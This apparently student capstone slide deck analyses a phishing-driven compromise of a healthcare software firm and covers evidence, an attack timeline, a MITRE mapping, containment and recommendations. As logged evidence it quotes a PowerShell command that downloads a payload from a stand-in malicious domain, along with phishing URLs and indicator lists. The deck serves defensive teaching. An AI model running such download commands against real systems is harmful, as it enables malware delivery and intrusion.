INCIDENT RESPONSE PROJECT PITCH

Phishing-Driven Compromise and Lateral Movement Investigation

HealthSecure Systems (HSS)

Incident ID: 2025-HSS-IR-002

CONFIRMED SECURITY BREACH • LATERAL MOVEMENT ATTEMPT

Wayne Howlett

Cybersecurity Incident Response Analyst

Cybersecurity Incident Response Capstone

May 2026

Incident Overview

Severity Level

⚠ HIGH

Attack Type

Phishing → PowerShell Malware → Credential Harvesting → Lateral Movement

Detection Time

April 12, 2025

01:24 AM EST

Initial Compromised System

Finance Workstation-23

`192.168.1.45`

Detection Sources

- ✓ Snort IDS
- ✓ Zeek Network Monitoring
- ✓ Windows Event Logs
- ✓ Honeypot Telemetry

A phishing-driven compromise originating from a Finance department workstation resulted in malicious PowerShell execution, outbound communication with suspicious infrastructure, and attempted lateral movement toward sensitive internal systems.

Business Impact & Organizational Risk

RISK LEVEL: HIGH

Targeted Systems

- ✓ **HR Payroll SQL Server**
- ✓ **Development DMZ Infrastructure**
- ✓ Active Directory Credentials
- ✓ Internal Finance Systems

Potential Business Risks

- ✓ Exposure of employee payroll information
- ✓ Risk to personally identifiable information (PII)
- ✓ Possible compromise of healthcare application source code
- ✓ Credential theft and unauthorized access
- ✓ Operational disruption across business departments
- ✓ Regulatory and compliance consequences
- ✓ Reputational damage to HealthSecure Systems

⚠ Why This Incident Matters

HealthSecure Systems manages sensitive healthcare and payroll-related information for clinics and hospitals across the Midwest. A successful compromise involving payroll systems or proprietary healthcare application assets could result in financial loss, legal exposure, operational downtime, and loss of customer trust.

HealthSecure Systems Environment Overview

Organization Overview

HealthSecure Systems (HSS) is a regional provider of electronic health record (EHR) software and healthcare technology services supporting clinics and hospitals across the Midwest. The organization stores sensitive payroll information, personally identifiable information (PII), and proprietary healthcare application assets, making it a high-value target for phishing attacks, credential theft, and ransomware operations.


Security Infrastructure

- ✓ Snort IDS for intrusion detection
- ✓ Zeek for network traffic monitoring
- ✓ Bitdefender EDR for endpoint protection
- ✓ Segmented Finance, HR, Development, and IT environments
- ✓ Small incident response team with limited staffing
- ✓ No centralized SIEM platform

Critical Infrastructure

- ✓ **Workstation-23** (Finance Department)
- ✓ **HR-SQL01** Payroll Database Server
- ✓ DomainController1 (Active Directory)
- ✓ **DevAppServer** (Development DMZ)
- ✓ VPN-Gateway1 Remote Access Infrastructure

Environment Network Flow



Initial Attack Vector - Phishing Email

Phishing Email Details

From: HR-Payroll@healthsecuresystems.com
To: accountant_jane@healthsecuresystems.com
Date: April 11, 2025 — 10:05 PM
Subject: Urgent: Q1 Payroll Adjustment File

Social Engineering Techniques Identified

- ✓ Payroll-related urgency
- ✓ Internal HR impersonation
- ✓ Pressure to meet deadline
- ✓ Malicious hyperlink disguised as a legitimate payroll file
- ✓ Trusted business communication theme

⚠ Malicious Link

`http://hss-payroll.secure-download.com/q1-update.xlsx`

Investigation Findings

The attacker used a phishing email impersonating internal HR personnel to convince the recipient to access a malicious external link. The email exploited urgency and trust associated with payroll operations to increase the likelihood of user interaction and payload execution.

Attack Execution - PowerShell Activity

Windows Event Log Findings

Timestamp: 2025-04-12 01:24:39 UTC **Event ID:** 4688 **User:** finance_user

Detected Command

```
Invoke-WebRequest http://maliciousdomain.xyz/payload.ps1 -OutFile payload.ps1
```

Investigation Analysis

The compromised workstation executed a malicious PowerShell command that downloaded an external payload from a suspicious domain. The use of Invoke-WebRequest is commonly associated with malware delivery, payload staging, and command-and-control activity.

The downloaded PowerShell payload was later identified as obfuscated and likely contained credential harvesting functionality designed to collect cached credentials and support additional lateral movement activity within the environment.

Security Concerns Identified

- ✓ Malicious PowerShell execution
- ✓ External payload download
- ✓ Potential credential harvesting
- ✓ Obfuscated script activity
- ✓ Increased risk of privilege escalation

Lateral Movement Activity

Suspicious Internal Network Activity

Timestamp	Activity	Destination
01:24:41	**SMB** Connection	HR-SQL01 (192.168.1.88)
01:24:55	**RDP** Session Initiated	HR-SQL01 (192.168.1.88)
01:26:09	**SSH** Login Attempt	DevAppServer (192.168.1.200)

PsExec Service Installation

Event ID: 7045 **Service Installed:** PsExecsvc **Context:** `NT AUTHORITY\SYSTEM`

Investigation Analysis

Following initial compromise, the attacker attempted to move laterally from the Finance workstation toward critical internal systems using SMB, RDP, and SSH protocols. The observed PsExec activity strongly indicated remote execution and administrative tool abuse commonly associated with post-compromise intrusion activity.

The attacker specifically targeted payroll infrastructure and the Development DMZ, suggesting an attempt to expand access toward sensitive business assets and proprietary healthcare application environments.

Suspicious External Communications

Outbound Network Connections

Timestamp	Destination	Protocol	Activity
01:25:03	45.77.33.88	HTTP	Outbound Connection
01:25:30	secure-download.com	DNS	Suspicious Query

Identified Malicious Infrastructure

maliciousdomain.xyz • secure-download.com • 45.77.33.88

Investigation Analysis

Network telemetry identified outbound communication between the compromised workstation and known suspicious infrastructure shortly after PowerShell execution occurred. These connections are consistent with malware staging, command-and-control communication, and secondary payload delivery activity.

The DNS query to secure-download.com further linked the compromised workstation to the phishing infrastructure used during the initial attack vector.

Security Concerns Identified

- ✓ Command-and-control communication
- ✓ Malware staging behavior
- ✓ Potential payload delivery
- ✓ Suspicious DNS activity
- ✓ External attacker communication channels

Credential Harvesting & Unauthorized Access Attempts

Additional Forensic Findings

Investigators identified cached credentials belonging to former employee `jcampbell` on Workstation-23 during memory analysis of the compromised system.
The attacker later attempted to use these credentials to authenticate to the `DevAppServer` located within the Development DMZ.

⚠ Honeypot Alert

Timestamp	Source	Destination	Username	Result
02:11:34	192.168.1.45	192.168.1.200	jcampbell	FAIL

Investigation Analysis

The attempted use of stale employee credentials strongly indicates credential harvesting and post-compromise reconnaissance activity. Although authentication was unsuccessful, the presence of cached credentials on the compromised workstation exposed weaknesses in account lifecycle management and employee offboarding procedures.
The attacker's focus on the Development DMZ suggests an attempt to access proprietary healthcare application code and expand privileges within the HSS environment.

Security Concerns Identified

- ✓ Credential harvesting activity
- ✓ Use of inactive employee credentials
- ✓ Weak account deprovisioning controls
- ✓ Lateral movement toward critical infrastructure
- ✓ Increased risk of privilege escalation

Indicators of Compromise (IoCs)

Malicious Domains

- ✓ **maliciousdomain.xyz**
- ✓ secure-download.com
- ✓ hss-payroll.secure-download.com

Affected Systems

- ✓ **Workstation-23** (192.168.1.45)
- ✓ **HR-SQL01** (192.168.1.88)
- ✓ **DevAppServer** (192.168.1.200)

Suspicious External IP Address

- ✓ **45.77.33.88**

Suspicious Protocol Activity

- ✓ SMB (445)
- ✓ RDP (3389)
- ✓ SSH (22)
- ✓ HTTP (80)

Malicious Processes & Commands

- ✓ Invoke-WebRequest
- ✓ payload.ps1
- ✓ **PsExecsvc**
- ✓ cmd.exe /c whoami

Associated User Accounts

- ✓ finance_user
- ✓ **jcampbell**

● **RED** = Confirmed Malicious ● **ORANGE** = Suspicious / Targeted ● **WHITE** = Observed Indicator

Root Cause Analysis

⚠ Primary Cause of Compromise

The incident originated from a successful **phishing attack** targeting a Finance department employee. The attacker used a spoofed payroll-themed email containing a malicious external link to initiate malware execution on Workstation-23.

Contributing Organizational Weaknesses

- ✓ Lack of phishing awareness training
- ✓ Manual employee offboarding procedures
- ✓ **Stale Active Directory accounts**
- ✓ Disabled PowerShell logging on portions of the environment
- ✓ **No centralized SIEM platform**
- ✓ Limited Linux endpoint visibility
- ✓ Outdated incident response playbook
- ✓ No recent tabletop exercises

Business Risk Impact

- ✓ Increased risk of payroll data exposure
- ✓ Potential compromise of healthcare application assets
- ✓ Regulatory and compliance concerns
- ✓ Increased operational disruption risk
- ✓ Elevated likelihood of future credential-based attacks

Investigation Conclusion

The combination of phishing susceptibility, weak identity lifecycle management, incomplete logging visibility, and limited incident response preparedness allowed the attacker to establish an initial foothold and attempt lateral movement toward critical systems.

Incident Response Methodology

Investigation Process

01 Review and organize all available evidence
02 Identify **attack vector** and indicators of compromise
03 Correlate Windows, network, and IDS logs
04 Determine scope of compromise and **affected systems**
05 Develop containment and eradication strategies
06 Restore affected systems and validate integrity
07 Conduct post-incident analysis and lessons learned
08 Recommend long-term security improvements

Evidence Sources Reviewed

- ✓ Snort IDS alerts
- ✓ Windows Event Logs
- ✓ Zeek network telemetry
- ✓ Phishing email evidence
- ✓ Honeypot alerts
- ✓ Endpoint detection findings
- ✓ Internal audit documentation
- ✓ Forensic memory analysis

Investigation Goals

- ✓ Determine how the attacker gained access
- ✓ Identify **affected systems** and accounts
- ✓ Assess **business impact** and organizational risk
- ✓ Prevent further lateral movement
- ✓ Restore operational security
- ✓ Strengthen future incident response readiness

Immediate Containment Actions

Actions Performed During Containment

- ✓ **Isolated Workstation-23** from the network
- ✓ **Blocked outbound communication** to malicious infrastructure
- ✓ Restricted SMB, RDP, and SSH access between network zones
- ✓ Disabled inactive and stale employee accounts
- ✓ **Reset credentials** for affected users and privileged accounts
- ✓ Increased monitoring across Finance, HR, and Development systems
- ✓ Preserved forensic evidence for continued investigation

⛔ Malicious Infrastructure Blocked

- ✓ `maliciousdomain.xyz`
- ✓ `secure-download.com`
- ✓ `45.77.33.88`

Initial Outcome

- ✓ Active attacker communication disrupted
- ✓ Compromised workstation isolated
- ✓ Additional spread limited
- ✓ High-value systems secured pending forensic validation

Containment Objective

The primary objective during containment was to stop attacker communication, prevent additional lateral movement, secure compromised credentials, and reduce the risk of further exposure to payroll and development infrastructure.

Eradication Strategy

Eradication Activities

- ✓ Performed forensic imaging of Workstation-23
- ✓ Removed malicious PowerShell payloads and artifacts
- ✓ **Reimaged the compromised workstation** from a trusted baseline
- ✓ Conducted enterprise-wide scans for indicators of compromise
- ✓ Reviewed systems for unauthorized services and persistence mechanisms
- ✓ **Removed stale employee accounts** from Active Directory
- ✓ Corrected PowerShell logging policy misconfigurations
- ✓ Expanded monitoring coverage across Linux systems

⚠ Root Cause Addressed

- ✓ Phishing-based malware delivery
- ✓ **Credential harvesting activity**
- ✓ Weak identity lifecycle management
- ✓ Incomplete endpoint visibility

Eradication Outcome

- ✓ Malicious artifacts removed
- ✓ Compromised workstation rebuilt
- ✓ Stale credentials disabled
- ✓ Monitoring visibility improved
- ✓ No confirmed persistence identified

Investigation Findings

The attacker leveraged phishing, PowerShell execution, and **credential harvesting** techniques to establish a foothold within the environment. Eradication efforts focused on removing malware, eliminating persistence opportunities, securing compromised credentials, and correcting organizational weaknesses that contributed to the attack.

Recovery & System Restoration

Recovery Actions

- ✓ Rebuilt Workstation-23 using a **trusted baseline image**
- ✓ Validated endpoint integrity before reconnecting to the network
- ✓ Performed antivirus and endpoint detection scans
- ✓ Reviewed authentication logs and remote access activity
- ✓ Increased **heightened monitoring** on HR-SQL01 and DevAppServer
- ✓ Verified backup integrity and restoration procedures
- ✓ Restored operational access after forensic validation

Systems Reviewed During Recovery

- ✓ **Workstation-23**
- ✓ **HR-SQL01** Payroll Database
- ✓ **DevAppServer** (Development DMZ)
- ✓ Active Directory infrastructure
- ✓ VPN authentication systems

Recovery Objectives

- ✓ Ensure all systems were free of malicious activity
- ✓ Prevent reinfection or attacker persistence
- ✓ Restore secure business operations
- ✓ Strengthen visibility into future attack attempts

Recovery Outcome

No confirmed evidence of widespread compromise or ransomware deployment was identified during recovery operations. Systems were restored under **heightened monitoring** conditions while investigators continued reviewing enterprise telemetry for residual threats.

Post-Incident Review

✅ What Worked Well

- ✓ IDS alerts successfully identified suspicious activity
- ✓ Zeek telemetry provided valuable network visibility
- ✓ Honeypot alerts identified unauthorized access attempts
- ✓ **Rapid isolation of Workstation-23** reduced spread risk
- ✓ Forensic evidence was preserved successfully
- ✓ Cross-team coordination supported effective response actions

⚠ Areas for Improvement

- ✓ **No centralized SIEM platform**
- ✓ Inconsistent PowerShell logging configurations
- ✓ **Manual employee offboarding process**
- ✓ Limited Linux endpoint monitoring
- ✓ Outdated incident response playbook
- ✓ **No recent phishing simulations** or tabletop exercises
- ✓ Small security team with limited staffing resources

Investigation Findings

The incident demonstrated that HSS possessed **foundational monitoring capabilities** but lacked the **operational maturity, centralized visibility, and procedural readiness** necessary to rapidly detect and respond to modern phishing-driven attacks.

💡 Key Lesson Learned

A single **phishing email** combined with **weak credential management** and **incomplete monitoring** created a pathway for attempted lateral movement toward sensitive business systems.

Strategic Security Improvements

Recommended Security Enhancements

- ✓ Implement centralized **SIEM** monitoring and log correlation
- ✓ Enforce **multifactor authentication (MFA)**
- ✓ Automate **employee offboarding** and account deprovisioning
- ✓ Standardize PowerShell logging across all systems
- ✓ Expand Linux endpoint monitoring and EDR coverage
- ✓ Improve network segmentation between departments and DMZ systems
- ✓ Conduct quarterly tabletop incident response exercises
- ✓ Launch recurring **phishing awareness training** and simulations

Long-Term Security Objectives

- ✓ Improve enterprise visibility and threat detection
- ✓ Reduce credential-based attack risks
- ✓ Strengthen incident response preparedness
- ✓ Improve protection of payroll and healthcare assets
- ✓ Reduce attacker lateral movement opportunities
- ✓ Increase operational resilience

🎯 Security Focus Areas

- ✓ **Identity & Access Management** • **Threat Detection & Monitoring** • **Incident Response Readiness**
- ✓ **Endpoint Visibility** • **Network Security** • **Employee Awareness**

Strategic Outcome

Implementing these recommendations will significantly strengthen HSS's ability to **detect, contain, and recover** from future cybersecurity incidents while improving the protection of sensitive healthcare and payroll information.

Attack Timeline Reconstruction

Time	Event
April 11, 2025 – 10:05 PM	Phishing email delivered to Finance employee
April 12, 2025 – 01:24 AM	Successful logon recorded on Workstation-23
01:24:18	PsExec service installation detected
01:24:39	**Malicious PowerShell command executed**
01:24:41	SMB connection to HR-SQL01 identified
01:24:55	RDP session initiated toward HR-SQL01
01:25:03	**Outbound communication to 45.77.33.88**
01:25:30	DNS query to `secure-download.com`
01:26:09	**SSH attempt to DevAppServer detected**
02:11:34	**Honeypot alert triggered** using `jcampbell` credentials

Timeline Analysis

The investigation determined that the attacker rapidly progressed from **phishing-based compromise** to **PowerShell malware execution** and attempted lateral movement within a short timeframe. The attack sequence demonstrated deliberate reconnaissance and expansion attempts toward sensitive payroll and development infrastructure.

MITRE ATT&CK Technique Mapping

ATT&CK Tactic	Observed Activity
Initial Access	**Phishing Email**
Execution	PowerShell Invoke-WebRequest
Persistence	Potential PowerShell Payload Activity
Credential Access	**Cached Credential Harvesting**
Discovery	Internal Reconnaissance Activity
Lateral Movement	**SMB, RDP, SSH Attempts**
Command & Control	**Outbound HTTP Communication**
Privilege Escalation	Attempted Access to Critical Systems

Investigation Analysis

The attacker's behavior aligned closely with common post-compromise intrusion techniques frequently associated with **ransomware operations** and **credential-based attacks**. The observed tactics demonstrated a structured attack progression involving phishing, malware execution, credential access, reconnaissance, and attempted lateral movement toward sensitive systems.

⚠ Security Implications

- ✓ **Increased ransomware exposure risk**
- ✓ Elevated credential theft concerns
- ✓ Potential expansion toward critical infrastructure
- ✓ Increased likelihood of future lateral movement attempts

Project Timeline & Scoping Plan

Project Phase	Estimated Time	Deliverables
Evidence Review & Organization	2–3 Hours	Timeline reconstruction, IoC identification
Attack Vector & Scope Analysis	2–3 Hours	**Root cause analysis**, affected systems review
Containment & Eradication Planning	1.5–2.5 Hours	Response strategy development
Recovery & Monitoring Planning	1–2 Hours	Restoration and monitoring procedures
Post-Incident Analysis	1–1.5 Hours	Lessons learned and **security improvements**
Incident Response Report Development	**2–4 Hours**	**Final IR documentation and presentation**

Project Objectives

- ✓ Investigate the full scope of the breach
- ✓ Correlate forensic and network evidence
- ✓ Develop realistic containment strategies
- ✓ Recommend **long-term security improvements**
- ✓ Deliver a professional incident response report

Project Outcome

The project focused on combining **technical analysis** with **business-focused incident response planning** to strengthen organizational resilience and improve future cybersecurity readiness at HealthSecure Systems.

Incident Severity Assessment

Severity Classification ⚠ **HIGH SEVERITY INCIDENT**

Reasons for Classification

- ✓ Successful phishing compromise
- ✓ Malicious PowerShell execution
- ✓ Outbound communication with suspicious infrastructure
- ✓ **Credential harvesting** indicators identified
- ✓ Lateral movement attempts toward critical systems
- ✓ Attempted use of stale employee credentials
- ✓ Targeting of payroll and development environments

⚠ Systems at Risk

- ✓ **Payroll database infrastructure**
- ✓ Active Directory credentials
- ✓ Development DMZ systems
- ✓ Healthcare application assets
- ✓ Internal financial systems

Potential Organizational Impact

- ✓ Exposure of employee payroll information
- ✓ Unauthorized access to proprietary healthcare application code
- ✓ Operational disruption across business units
- ✓ Regulatory and compliance exposure
- ✓ Increased reputational damage risk

Severity Conclusion

Although **no confirmed evidence of widespread compromise or data exfiltration** was identified, the attacker demonstrated behavior consistent with **early-stage enterprise intrusion activity** commonly associated with ransomware and credential-based attacks.

Security Gaps Identified During Investigation

⚠ Identity & Access Management

- ✓ Manual employee offboarding process
- ✓ **Stale Active Directory accounts** remained active
- ✓ Cached credentials stored on compromised workstation
- ✓ Limited privileged access controls

⚠ Monitoring & Visibility

- ✓ **No centralized SIEM platform**
- ✓ Disabled PowerShell logging on portions of the environment
- ✓ Incomplete Linux endpoint monitoring
- ✓ Limited centralized log correlation capabilities

⚠ Incident Response Readiness

- ✓ Incident response playbook **outdated since 2022**
- ✓ No recent tabletop exercises conducted
- ✓ No phishing simulation training in over 18 months
- ✓ Small incident response team with limited staffing

Investigation Conclusion

The incident exposed multiple weaknesses across **people, processes, and technology** that collectively reduced the organization's ability to rapidly detect, investigate, and contain malicious activity.

Long-Term Security Roadmap

Short-Term Improvements

- ✓ Enforce password resets for affected accounts
- ✓ Standardize PowerShell logging policies
- ✓ Expand monitoring across Linux systems
- ✓ Improve segmentation between departments and DMZ assets
- ✓ Remove inactive employee accounts

Mid-Term Improvements

- ✓ Deploy centralized **SIEM** monitoring
- ✓ Implement **multifactor authentication (MFA)**
- ✓ Improve endpoint detection coverage
- ✓ Conduct phishing awareness training
- ✓ Perform quarterly tabletop exercises

Long-Term Security Goals

- ✓ Adopt **Zero Trust** security principles
- ✓ Improve enterprise-wide visibility and threat detection
- ✓ Strengthen identity lifecycle management automation
- ✓ Mature incident response capabilities
- ✓ Increase proactive threat hunting operations

Strategic Objective

The long-term objective is to transition HSS from a primarily reactive security posture toward a **proactive, visibility-driven cybersecurity strategy** capable of rapidly detecting and responding to modern threats.

Lessons Learned

💡 Key Lessons Identified

- ✓ A single **phishing email** can rapidly escalate into a broader enterprise security incident
- ✓ Weak account lifecycle management increases the risk of **credential abuse**
- ✓ Incomplete endpoint visibility creates dangerous investigative blind spots
- ✓ Delayed modernization of IR procedures reduces operational readiness
- ✓ Lateral movement attempts can occur within **minutes of initial compromise**

✅ Successful Response Actions

- ✓ Rapid detection through IDS and network monitoring
- ✓ Quick isolation of the compromised workstation
- ✓ Effective forensic evidence preservation
- ✓ Coordinated response between SOC, Forensics, and IT Operations
- ✓ **Early containment prevented confirmed widespread compromise**

⚠ Areas Requiring Improvement

- ✓ **Centralized visibility** and log correlation
- ✓ Employee phishing awareness
- ✓ Linux monitoring and detection coverage
- ✓ Automated user deprovisioning
- ✓ Regular tabletop incident response exercises

Organizational Insight

The incident demonstrated that cybersecurity resilience depends not only on security tools, but also on **operational preparedness, user awareness, effective monitoring, and strong identity management** practices.

Final Recommendations

🛡 Priority Security Recommendations

1. Deploy a centralized **SIEM** platform for enterprise log correlation
2. Implement **multifactor authentication (MFA)** across critical systems
3. Automate employee **offboarding and credential deactivation**
4. Standardize PowerShell logging and endpoint telemetry
5. Expand Linux EDR and SSH monitoring capabilities
6. Conduct recurring **phishing awareness** training
7. Perform quarterly tabletop incident response exercises
8. Improve segmentation between user and server environments

🎯 Recommended Strategic Focus Areas

- ✓ **Identity & Access Management**
- ✓ **Threat Detection & Monitoring**
- ✓ **Endpoint Security**
- ✓ **Security Awareness Training**
- ✓ **Incident Response Readiness**
- ✓ **Network Segmentation**

✅ Expected Security Benefits

- ✓ Faster incident detection and response
- ✓ Reduced credential theft risk
- ✓ Improved visibility into attacker activity
- ✓ Reduced lateral movement opportunities
- ✓ Improved regulatory and compliance readiness
- ✓ **Stronger organizational resilience**

Recommendation Summary

Implementing these recommendations will significantly improve HealthSecure Systems' ability to **prevent, detect, contain, and recover** from future cybersecurity incidents while protecting sensitive healthcare and payroll-related assets.

Conclusion

📋 Investigation Summary

The investigation determined that a **phishing-driven compromise** targeting a Finance department workstation resulted in malicious **PowerShell execution**, credential harvesting activity, and attempted lateral movement toward sensitive payroll and development infrastructure.

🔍 Key Findings

- ✓ Initial access originated through a **phishing email**
- ✓ PowerShell was used to download a **malicious payload**
- ✓ The attacker attempted **SMB, RDP, and SSH** lateral movement
- ✓ Stale employee credentials were leveraged during reconnaissance
- ✓ Multiple organizational security gaps contributed to the incident


✅ Final Outcome

- ✓ Compromised systems were isolated and remediated
- ✓ Malicious infrastructure was blocked
- ✓ **No confirmed widespread compromise** was identified
- ✓ Long-term security improvements were recommended
- ✓ HSS improved visibility into organizational security weaknesses

Closing Statement

This incident demonstrated the importance of **proactive cybersecurity practices, centralized visibility, strong identity management, and continuous incident response preparedness** in defending against modern phishing-driven attacks.

Attack Chain Overview



Investigation Summary

The attacker followed a structured post-compromise attack lifecycle beginning with **phishing-based initial access** and progressing toward **credential abuse and lateral movement** against critical infrastructure.

Network Segmentation & Attack Path

Investigation Findings

The attacker originated from the **Finance network** and attempted movement toward HR payroll infrastructure and Development DMZ systems using **SMB, RDP, and SSH** protocols.

The investigation demonstrated that segmentation existed within the environment, but **insufficient restrictions** still allowed attempted lateral movement toward critical assets.

Security Maturity Improvement Roadmap

⚠ Before Incident	✅ Planned Improvement
No centralized SIEM	Enterprise **log correlation & monitoring**
Manual employee offboarding	**Automated identity lifecycle management**
Limited PowerShell logging	Standardized endpoint visibility
Incomplete Linux monitoring	Expanded Linux EDR & SSH monitoring
Reactive incident response	**Proactive threat detection** strategy
No MFA enforcement	**Multifactor authentication** deployment
Limited tabletop exercises	Quarterly incident response simulations
Minimal phishing awareness	Continuous security awareness training

Strategic Security Goal

Transition HealthSecure Systems from a reactive cybersecurity posture toward a **proactive, visibility-driven security model** focused on rapid detection, strong identity controls, and improved operational resilience.

✅ Expected Long-Term Benefits

- ✓ Faster threat detection
- ✓ Reduced credential abuse risk
- ✓ Improved visibility across enterprise systems
- ✓ Stronger protection of payroll and healthcare assets
- ✓ Improved incident response coordination
- ✓ **Increased resilience against phishing-driven attacks**

Questions?

Wayne Howlett

Cybersecurity Incident Response Analyst

HealthSecure Systems (HSS)
Incident Response Project Pitch

Incident ID: 2025-HSS-IR-002